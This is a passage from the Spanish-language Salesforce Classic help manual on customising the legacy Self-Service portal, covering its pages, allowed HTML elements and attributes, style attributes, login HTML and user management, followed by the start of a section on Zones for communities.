PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

| Función | Descripción |
| --- | --- |
| `Mostrar mensaje` | Mensaje que aparece en la parte superior de la página de inicio. Puede escribir hasta 32.000 caracteres, incluidas las etiquetas HTML. |

4. Si selecciona mostrar un mensaje en la página, introduzca su mensaje en el cuadro de texto utilizando la barra de herramientas de formato para cambiar el tamaño, el color o la fuente.

   Seleccione `Mostrar HTML` para ver su mensaje de página en HTML. No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.

5. Si lo desea, introduzca los campos de combinación de datos que desea reemplazar dinámicamente.
6. Haga clic en **Guardar**.
7. Para ver cómo quedará su página Inicio, haga clic en **Vista previa** junto a la página Inicio en la lista páginas de portal. Si ha personalizado la hoja de estilo de autoservicio, la vista previa refleja los estilos que se han personalizado.

### Configuración de las soluciones principales

Si ha marcado `Mostrar la lista de soluciones principales` en la página de inicio, haga clic en **Agregar** en la lista relacionada Soluciones de la página de Configuración de autoservicio para buscar y seleccionar las soluciones que se presentarán en la página de inicio. Sólo podrá seleccionar las soluciones que se hayan marcado como `Visible en el portal de autoservicio .`

### CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Activación de la página Soluciones

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede habilitar la página de soluciones de autoservicio desde la lista relacionada Páginas del portal de autoservicio. La página de soluciones permite que los usuarios vean las soluciones que se hayan marcado como `Visible en el portal de autoservicio` y los archivos adjuntos a estas soluciones.

1. Para activar esta página, haga clic en **Modificar** en la línea Página Soluciones.
2. Seleccione la casilla de verificación `Mostrar la página Soluciones`.
3. Active `Mostrar mensaje` para mostrar un mensaje en la parte superior de la página de soluciones.
4. Si ha activado el mensaje, escríbalo en el cuadro de texto utilizando la barra de herramientas de formato para indicar el formato del tamaño, el color y la fuente.

   Si lo desea, marque `Mostrar HTML` para ver dicho mensaje en código HTML. No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.
5. Si lo desea, introduzca los campos de combinación de datos que desea reemplazar dinámicamente.
6. Haga clic en **Guardar**.
7. Para ver cómo ha quedado la página Soluciones, haga clic en **Vista previa** en la línea de Página Soluciones. Si ha personalizado la hoja de estilo de autoservicio, la vista previa refleja los estilos que se han personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Personalizar la página Registrar un caso de autoservicio

La página Registrar un caso en el portal de autoservicio permite a los usuarios enviar nuevos casos a su equipo del servicio de atención al cliente. Personalice la página creando un mensaje de página, agregando campos de combinación y seleccionando los campos de caso que desea incluir.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Los casos nuevos enviados desde esta página se crean automáticamente en autoservicio y se asignan a la cola o al representante del servicio de atención al cliente definidos por las reglas de asignación de casos.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. En la lista Páginas de portal, haga clic en **Modificar** junto a la página Registrar un caso.
3. Seleccione la casilla de verificación `Mostrar la página Registrar un caso`.
4. Seleccione `Mostrar mensaje` para mostrar un mensaje en esta página.
5. Si ha activado un mensaje de página, escríbalo en el cuadro de texto utilizando la barra de herramientas de formato para cambiar el tamaño, el color o la fuente.

   Seleccione `Mostrar HTML` para ver y modificar su mensaje de página en HTML. No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.
6. Si lo desea, introduzca los campos de combinación de datos que desea reemplazar dinámicamente.
7. Haga clic en **Guardar**.
8. Para cambiar los campos que deben aparecer en la página, haga clic en el vínculo **Formato de página**.

   Nota: Si un campo de caso está sujeto a una regla de validación, la regla puede evitar que los usuarios del portal autoservicio registren un caso si no tienen acceso para completar ese campo. Considere que esos campos estén visibles en la página Registrar un caso.
9. Haga clic en **Guardar** en cualquier momento para terminar.
10. Para ver cómo quedará la página Registrar un caso, haga clic en **Vista previa** junto a la página Registrar un caso en la lista páginas de portal. Si ha personalizado la hoja de estilo de autoservicio, la vista previa refleja los estilos que se han personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Personalización de la página Ver casos

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede activar y personalizar la página Ver casos a partir de la lista relacionada Páginas del portal de autoservicio. En la página Ver casos, los usuarios pueden ver sus casos abiertos y cerrados, soluciones relacionadas, actividades finalizadas, comentarios y, de forma opcional, agregar comentarios a sus casos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

1. Haga clic en **Modificar** en la línea Página Ver casos.
2. Seleccione la casilla `Mostrar la página Ver casos` para que los usuarios puedan ver sus casos abiertos y cerrados.
3. Seleccione `Agregar comentarios a casos` para que los usuarios puedan agregar comentarios a sus casos. Cuando un usuario agrega un comentario, se envía automáticamente un mensaje por correo electrónico al propietario del caso.
4. Seleccione `Agregar archivos adjuntos a casos` para permitir que los usuarios carguen archivos con sus casos. Cuando un usuario agrega datos adjuntos, se envía automáticamente un mensaje por correo electrónico al propietario del caso.

   Al modificar el formato de página de la página Ver casos, agregue la lista relacionada Datos adjuntos de casos para permitir a los usuarios de autoservicio ver los archivos que han agregado a sus casos. Tenga en cuenta que esta lista relacionada también muestra los archivos que los representantes de asistencia técnica hayan agregado al caso.
5. Marque `Mostrar mensaje` para mostrar un mensaje en esta página.
6. Si ha activado el mensaje, escríbalo en el cuadro de texto utilizando la barra de herramientas de formato para indicar el formato del tamaño, el color y la fuente.

   Si lo desea, marque `Mostrar HTML` para ver dicho mensaje en código HTML. No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.
7. Si lo desea, introduzca los campos de combinación de datos que desea reemplazar dinámicamente.
8. Haga clic en **Guardar**.
9. Para cambiar los campos y las listas relacionadas que aparecen en la página, haga clic en el vínculo **Formato de página**.

   Agregue la lista relacionada Actividades del caso para permitir que los usuarios de autoservicio vean las actividades públicas y finalizadas relacionadas con sus casos. Asimismo, necesita definir la seguridad a nivel de campo de la casilla de verificación `Visible en el portal de autoservicio` como visible en los formatos de páginas de actividades para que los representantes de asistencia técnica puedan ver u ocultar las actividades finalizadas en el portal de autoservicio haciendo clic en `Clasificar como público` o `Clasificar como privado` en la lista relacionada Historial de actividades del caso.
10. Haga clic en **Guardar** en cualquier momento para terminar.
11. Para ver cómo ha quedado la página Ver casos, haga clic en **Vista previa** en la línea Página Ver casos. Si ha personalizado la hoja de estilo de autoservicio, la vista previa refleja los estilos que se han personalizado.

Consejo: Para ocultar casos concretos a los usuarios del portal, puede anular la selección de la casilla de verificación `Visible en el portal de autoservicio` en el caso.

Nota: Visualice los casos de la lista de páginas de casos en orden descendente mediante el campo `Número de caso`. Los usuarios de portal no pueden cambiar este orden ni ordenar las columnas de caso en el portal de autoservicio.

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Personalización de la página de soluciones sugeridas

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede activar y personalizar la página Soluciones sugeridas a partir de la lista relacionada Páginas del portal de autoservicio. La página Soluciones sugeridas muestra un máximo de diez soluciones importantes que pueden ayudar a los usuarios a solucionar un caso concreto. Al enviar un caso o ver casos en el portal de autoservicio, los usuarios pueden ver soluciones sugeridas y cerrar sus propios casos.

Para personalizar la página de soluciones sugeridas:

1. Haga clic en **Modificar** en la línea de la página Soluciones sugeridas.
2. Seleccione `Mostrar la página Soluciones sugeridas` para habilitar la página en el portal de autoservicio.
3. Seleccione un `Estado de caso autocerrado` para que se muestre en el campo `Estado` de los casos cerrados por los usuarios de autoservicio. Debe seleccionar al menos un valor "Cerrado" para este campo.
4. Seleccione el número máximo de soluciones sugeridas que verán los usuarios a la vez. Puede mostrar un máximo de diez.
5. Seleccione los `Motivos del caso autocerrado` que los usuarios de autoservicio pueden seleccionar al cerrar sus propios casos.
6. Marque `Mostrar mensaje` para mostrar un mensaje en esta página.
7. Si ha activado el mensaje, escríbalo en el cuadro de texto utilizando la barra de herramientas de formato para indicar el formato del tamaño, el color y la fuente.

   Si lo desea, marque `Mostrar HTML` para ver dicho mensaje en código HTML.

   No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos atributos y elementos HTML.
8. Si lo desea, introduzca los campos de combinación de datos que desea reemplazar dinámicamente.
9. Haga clic en **Guardar**.
10. Para ver cómo ha quedado la página Soluciones sugeridas, haga clic en **Vista previa** en la línea de la página Soluciones sugeridas. Si ha personalizado la hoja de estilo del autoservicio, la vista previa refleja los estilos que se han personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar las páginas de autoservicio:

- "Administrar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio

Personalización de sus páginas de autoservicio

## Creación de las secciones de encabezado y pie de página personalizados

Aplique la marca de su empresa a cada página en el portal de autoservicio personalizando los encabezados y pies de página. Los encabezados y pies de página pueden contener el logotipo, mensajes y los colores de su empresa.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

1. Desde Configuración, introduzca *Portal de autoservicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en **Modificar** junto al encabezado de página o al pie de página indicado en las secciones de la página del portal.
3. Marque `Mostrar encabezado` o `Mostrar pie de página` para mostrar un encabezado o un pie de página en sus páginas de portal.
4. Marque `Mostrar separador de encabezado` o `Mostrar separador de pie de página` para incluir una línea que separe el encabezado o el pie de página del cuerpo de las páginas.
5. Opcionalmente, introduzca un mensaje de página y utilice la barra de herramientas del formato para asignarle un formato.

   Seleccione `Mostrar HTML` para ver y modificar su mensaje de página en HTML.No puede guardar ningún JavaScript como parte de su código personalizado y solo puede utilizar algunos elementos y atributos de HTML.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el portal de autoservicio:
- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:
- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de autoservicio
Personalización de sus páginas de autoservicio
Personalización de la hoja de estilo de autoservicio
Atributos de página de autoservicio

## Elementos y atributos HTML admitidos para la personalización del portal de autoservicio

Utilice HTML para personalizar el mensaje de página en sus páginas del portal de autoservicio.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede personalizar cualquiera de sus páginas del portal de autoservicio así como el encabezado y el pie de página de estas páginas y puede utilizar los siguientes elementos y atributos HTML en ese mensaje.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Elementos admitidos

- `a`
- `abbr`

- acronym
- address
- area
- b
- basefont
- bdo
- big
- blockquote
- body
- br
- button
- caption
- center
- cite
- código
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font
- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input

- ins
- kbd
- label
- legend
- li
- vínculo
- map
- menú
- meta
- ol
- optgroup
- option
- p
- pre
- q
- s
- samp
- select
- small
- span
- strike
- strong
- style
- sub
- sup
- table
- tbody
- td
- textarea
- tfoot
- th
- thead
- title
- tr
- tt
- u
- ul
- var
- xmp

Atributos admitidos

- abbr
- aceptar
- accept-charset
- accesskey
- action
- align
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- código
- codebase
- codetype
- color
- cols
- colspan
- compact
- contenido
- coords
- datos
- datetime
- declare
- defer
- dir
- disabled
- enctype

- face
- frameborder
- encabezados
- height
- href
- hreflang
- hspace
- http-equiv
- id
- ismap
- label
- lang
- idioma
- vínculo
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- múltiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly
- rel
- rev
- rows
- rowspan
- reglas
- scheme
- ámbito
- scrolling
- selected
- shape
- size
- span
- src

- `standby`
- `start`
- `style`
- `resumen`
- `tabindex`
- `target`
- `texto`
- `title`
- `usemap`
- `valign`
- `value`
- `valuetype`
- `version`
- `vlink`
- `vspace`
- `width`

CONSULTE TAMBIÉN

Personalizar la página de inicio del portal de autoservicio

Personalizar la página Registrar un caso de autoservicio

Personalizar la página de inicio de sesión del portal de autoservicio

Creación de las secciones de encabezado y pie de página personalizados

## Atributos de página de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

A continuación aparece una lista de los atributos de página de autoservicio que se pueden modificar con el editor de selección y activación.

| Atributo de página | Descripción |
|---|---|
| `Color` | El color del texto. |
| `Negrita` | El valor en negrita del texto. Por ejemplo, si el texto debe ir o no en negrita. |
| `Tamaño de fuente` | El tamaño del texto. |
| `Fuente` | Un estilo específico de escritura en el que se muestran las letras. |
| `Familia de fuentes` | Una lista prioritaria de nombres de familias de fuentes para un elemento. Los exploradores Web utilizan el primer valor de fuente reconocido. |
| `Subrayado` | El valor de subrayado del texto. Por ejemplo, si el texto está o no subrayado. |
| `Color del borde` | El color de un borde. |
| `Estilo de borde` | El estilo de un borde, por ejemplo, de puntos, de guiones o sólido. |
| `Ancho de borde` | El ancho de un borde. |
| `Ancho de borde inferior` | El ancho de un borde inferior. |
| `Espaciado` | La cantidad de espacio entre el borde y el elemento. |
| `Espaciado superior` | La cantidad de espacio entre el borde superior y el elemento. |
| `Espaciado derecho` | La cantidad de espacio entre el borde derecho y el elemento. |
| `Espaciado izquierdo` | La cantidad de espacio entre el borde izquierdo y el elemento. |
| `Espaciado inferior` | La cantidad de espacio entre el borde inferior y el elemento. |
| `Altura` | La altura del elemento. |
| `Alto de línea` | La altura de una línea. |
| `Color de fondo` | El color de fondo del elemento. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el portal de autoservicio:

- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

| Atributo de página | Descripción |
| --- | --- |
| `Repetición de fondo` | El formato en el que aparece la imagen de fondo. Por ejemplo, si la imagen aparece repetidamente en formato horizontal o vertical. |
| `Imagen de fondo` | La imagen de fondo del elemento. La URL relativa o absoluta que contiene la imagen debe encontrarse dentro de la sintaxis URL() que la rodea. Por ejemplo, `url(/sserv/img/tabBg_gray.gif)`. |

CONSULTE TAMBIÉN

- Configuración de autoservicio
- Personalización de sus páginas de autoservicio
- Personalización de la hoja de estilo de autoservicio

## Generación de HTML de inicio de sesión

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Tras habilitar y personalizar el portal de autoservicio, genere la dirección URL o el código HTML donde los usuarios vayan a iniciar sesión en el portal de Salesforce.

1. Desde Configuración, introduzca *`Portal de autoservicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en **Generar HTML de inicio de sesión**.
3. Inserte la dirección URL o el código HTML facilitado en la página Web de su portal.
4. Haga clic en **Finalizar** para volver a la página de configuración de autoservicio.

Nota: No puede iniciar sesión en Salesforce y en el portal de Autoservicio a la vez, con el mismo navegador. Por ejemplo, si inicia sesión en Salesforce y luego el portal de Autoservicio utilizando el mismo navegador, su sesión de Salesforce no será válida. Por el contrario, si inicia sesión en el portal de Autoservicio y luego en Salesforce utilizando el mismo navegador, su sesión del portal de Autoservicio no será válida.

CONSULTE TAMBIÉN

- Configuración de autoservicio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para generar el código HTML del portal de autoservicio:

- "Gestionar portal de autoservicio"

## Utilización de la ficha Portales

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

La ficha Portales es donde se configura un canal de soporte en línea para sus clientes de autoservicio, lo que les permite solucionar sus dudas sin necesidad de ponerse en contacto con un representante del servicio de atención al cliente.

Al hacer clic en la ficha Portales, se muestra la página de inicio de los portales. Desde ahí, puede:

- Ver la página de inicio del portal de autoservicio del cliente.
- Haga clic en las páginas del portal de autoservicio para ver cómo interactuarán con ellas los clientes.
- En **Informes**, haga clic en el nombre de un informe para abrirlo.
- Seleccione uno de los vínculos de **Herramientas** para acceder a las utilidades que permiten gestionar el portal de autoservicio y los usuarios de autoservicio.

Nota: La ficha Portales no incluye el portal de clientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el portal de autoservicio:

- "Gestionar portal de autoservicio"

Para modificar las páginas de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Personalizar aplicación"

## Gestión de usuarios de autoservicio

**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Gestione su información de usuario de autoservicio desde un solo lugar y realice cambios a más de un usuario a la vez. Antes de que los clientes puedan sacar partido de las ventajas del portal de autoservicio, deberá habilitar el acceso al autoservicio para cada contacto. Puede habilitar el acceso para un contacto cada vez desde la ficha Contactos o para múltiples contactos a través de las páginas de configuración de autoservicio.

- Para activar usuarios de Autoservicio de forma individual en la ficha Contactos, seleccione un contacto y haga clic en **Activar Autoservicio** en la página de detalles de contacto.
- Para activar múltiples usuarios de autoservicio a la vez, consulte Activación de varios usuarios de autoservicio en la página 2653.
- Para modificar la información de usuario de autoservicio, consulte Modificación de la información de usuario de autoservicio en la página 2654.
- Para restablecer las contraseñas de usuario de autoservicio, consulte Restablecimiento de las contraseñas de usuario de autoservicio en la página 2655.

### CONSULTE TAMBIÉN

Configuración de autoservicio

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para gestionar los usuarios de autoservicio:

- "Modificar usuarios de autoservicio"

Para gestionar de forma masiva los usuarios de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Modificar usuarios de autoservicio"

## Activación de varios usuarios de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Puede llevar a cabo acciones masivas para la gestión de usuarios de autoservicio como la activación del acceso de autoservicio para muchos contactos a la vez. Cada contacto debe tener una dirección de correo electrónico y debe asociarse a una cuenta para ser un usuario de autoservicio.

Para activar usuarios nuevos para el portal de autoservicio:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Habilitar nuevo(s) usuario(s)**.
3. Introduzca los criterios de búsqueda para compilar una lista de los contactos que desea activar y haga clic en **Buscar**.
4. Seleccione los contactos que desea activar y haga clic en **Siguiente**.
5. Modifique la información de usuario de autoservicio según sea necesario.
6. Seleccione la casilla de verificación Superusuario para activar el contacto como superusuario de autoservicio que puede ver la información de los casos, agregar comentarios y cargar archivos adjuntos de todos los casos que cualquier persona de su empresa haya enviado.
7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Gestión de usuarios de autoservicio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar los usuarios de autoservicio:

- "Modificar usuarios de autoservicio"

Para gestionar de forma masiva los usuarios de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Modificar usuarios de autoservicio"

## Modificación de información de usuarios de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Modifique la información del usuario de autoservicio para mantener la información del usuario actualizada.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione los usuarios que desea modificar.
3. Haga clic en **Modificar usuario(s)**.
4. Realice los cambios necesarios en estos registros.
5. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Gestión de usuarios de autoservicio

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para gestionar los usuarios de autoservicio:

- "Modificar usuarios de autoservicio"

Para gestionar de forma masiva los usuarios de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Modificar usuarios de autoservicio"

## Restablecimiento de las contraseñas de usuario de autoservicio

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Si un usuario de autoservicio pierde su contraseña, podrá enviarle un mensaje de correo electrónico con una nueva contraseña. Para restablecer una o más contraseñas de usuarios del autoservicio:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione a los usuarios cuyas contraseñas desee restablecer.
3. Haga clic en **Restablecer contraseñas**.
4. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Gestión de usuarios de autoservicio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar los usuarios de autoservicio:

- "Modificar usuarios de autoservicio"

Para gestionar de forma masiva los usuarios de autoservicio:

- "Gestionar portal de autoservicio"

  Y

  "Modificar usuarios de autoservicio"

# Zonas para comunidades y portales de clientes de Salesforce

## Uso de Zonas para organizar comunidades

Nota: Desde la versión Summer '13, se ha cambiado el nombre de las "comunidades" de Respuestas de Chatter e Ideas por "zonas."

Las zonas ayudan a organizar ideas y preguntas en grupos lógicos, al tener cada zona su propio enfoque y sus propias ideas y preguntas. Las zonas están compartidas por las aplicaciones de Ideas, Respuestas y Respuestas de Chatter, permitiéndole ver y crear zonas desde esas ubicaciones. Las organizaciones con Professional Edition sólo pueden tener una zona interna. El resto de ediciones pueden tener hasta 50 zonas compartidas entre ideas, respuestas y Respuestas de Chatter.

Nota: Si necesita más de 50 zonas, póngase en contacto con Salesforce.

Puede mostrar una zona a los siguientes tipos de usuarios:

- usuarios de Comunidades de Salesforce.
- Usuarios públicos (requiere configurar un sitio Web de Force.com).
- Usuarios internos de Salesforce. Los usuarios de Salesforce pueden acceder a todas las zonas independientemente de si la comunidad es sólo interna o si se visualiza en un portal.
- Usuarios del portal de clientes o portal de socios.
- usuarios de Consola de Salesforce.

Nota: No puede utilizar reglas de colaboración de Salesforce para restringir el acceso a zonas. Cuando cree una zona, puede restringir el acceso seleccionando el portal en el que la zona debe aparecer. Sólo los usuarios asignados a ese portal (y los usuarios internos de Salesforce) podrán acceder a ella a no ser que la exponga públicamente mediante Force.com Sites.

Los usuarios verán zonas, resultados de búsqueda y contenido asociados con el contexto definido por su perfil de usuario:

- Los usuarios de la comunidad ven las zonas asociadas con la comunidad en la que están inscritos.
- Los usuarios internos con permiso para ver Ideas pueden ver todas las zonas internas en la organización. Si los usuarios internos se inscriben en una comunidad, solo ven aquellas zonas asociadas con esa comunidad.
- Los usuarios internos con permiso para ver Respuestas de Chatter pueden ver todas las zonas internas de la organización en la ficha P&R. Si los usuarios internos se inscriben en una comunidad, solo ven aquellas zonas asociadas con esa comunidad.
- Los usuarios del portal pueden ver las zonas asociadas con su portal.
- Los usuarios de portal con acceso a un portal así como a una comunidad pueden ver las zonas asociadas con el portal o la comunidad en los que están inscritos en estos momentos.
- Los usuarios que acceden al portal o la comunidad a través de una API pueden acceder a todas las zonas a las que tienen acceso en todos los contextos.
- Las búsquedas globales en la aplicación interna realizadas por usuarios internos devuelven resultados de todas las ideas disponibles en la organización. Las búsquedas realizadas por todos los otros usuarios en Comunidades de Salesforce devuelven resultados de las ideas disponibles en la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Zonas de Ideas disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Zonas de respuestas disponibles en : **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Zonas de Respuestas de Chatter disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar una zona:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Creación y modificación de Zonas.

## Creación y modificación de Zonas.

Las zonas están compartidas por las aplicaciones de Ideas, Respuestas y Respuestas de Chatter, permitiéndole ver y crear zonas desde esas ubicaciones. Las respuestas sólo pueden visualizar una zona a la vez. Las ediciones admitidas permiten 50 zonas por organización.

Para crear una nueva zona o modificar los detalles de una zona que ya existe:

1. Desde Configuración, introduzca *Zonas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Zonas** bajo **Respuestas**, **Zonas de Idea** o **Zonas de Respuestas de Chatter**.
2. Haga clic junto a **Modificar** junto a la zona que desee modificar o en **Nuevo** para crear una nueva zona.
3. Introduzca un nombre único para su zona que identifica claramente la finalidad de la zona.
4. De forma opcional, escriba una descripción en texto normal. No se admite el HTML ni otros lenguajes de marcado.
5. Seleccione la casilla de verificación `Activo` para mostrar la zona en su comunidad.

   No puede eliminar zonas, por lo que si necesita ocultar una zona, asegúrese de que `Activo` no está seleccionado. Todas las zonas activas son disponibles automáticamente en la ficha Ideas, pero solo puede asignar una zona activa a Respuestas.
6. Seleccione el `Formato del nombre de usuario` para especificar cómo aparece el nombre de usuario en la zona en preguntas y respuestas publicadas. Respuestas de Chatter utiliza el Formato del nombre de usuario únicamente para preguntas y respuestas. Ideas utiliza el Apodo para nombres de usuario en una comunidad en lugar del Formato del nombre de usuario en una zona.

   Nota: Para Respuestas de Chatter, se utilizan los nombres de los usuarios en Grupo de agentes de asistencia al cliente, aunque se haya seleccionado Apodo como Formato del nombre de usuario para la zona.
7. Especifique donde desea que aparezca esta zona.
   - `Comunidad` le permite seleccionar una comunidad en la que mostrar la zona. Únicamente para Respuestas de Chatter, puede también seleccionar **Visible sin autenticación** para permitir a los usuarios invitados ver la actividad en la zona dentro de la comunidad sin iniciar sesión.
   - `Solo interno` muestra la zona únicamente a usuarios internos. Los miembros de Portal y Comunidades de Salesforce no pueden ver zonas internas.
   - `Portal` le permite seleccionar desde una lista de portales existentes.

     Para hacer una zona disponible públicamente, debe seleccionar el Portal de clientes que piensa exponer públicamente utilizando sitios de Force.com. Respuestas de Chatter es admitida en sitios de Force.com. No se admiten Respuestas en sitios de Force.com.

   Nota: Si vuelve a asignar una zona a otra comunidad, se desplazan los elementos asociados con esa zona a la nueva comunidadl. Los usuarios que han iniciado sesión en la comunidad original no pueden ver los elementos que se han desplazado a la nueva comunidad, incluyendo desde la sección Elementos recientes de la columna de la barra lateral. Si se vuelve a desplazar la zona a la comunidad original, se restaura la capacidad de ver esos elementos.
8. Para configurar zonas para Respuestas de Chatter, siga estos pasos:
   a. Seleccione `Activar para Respuestas de Chatter` para asociar la zona con Respuestas de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Zonas de Ideas disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Zonas de respuestas disponibles en : **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Zonas de Respuestas de Chatter disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar una zona:
- "Personalizar aplicación"

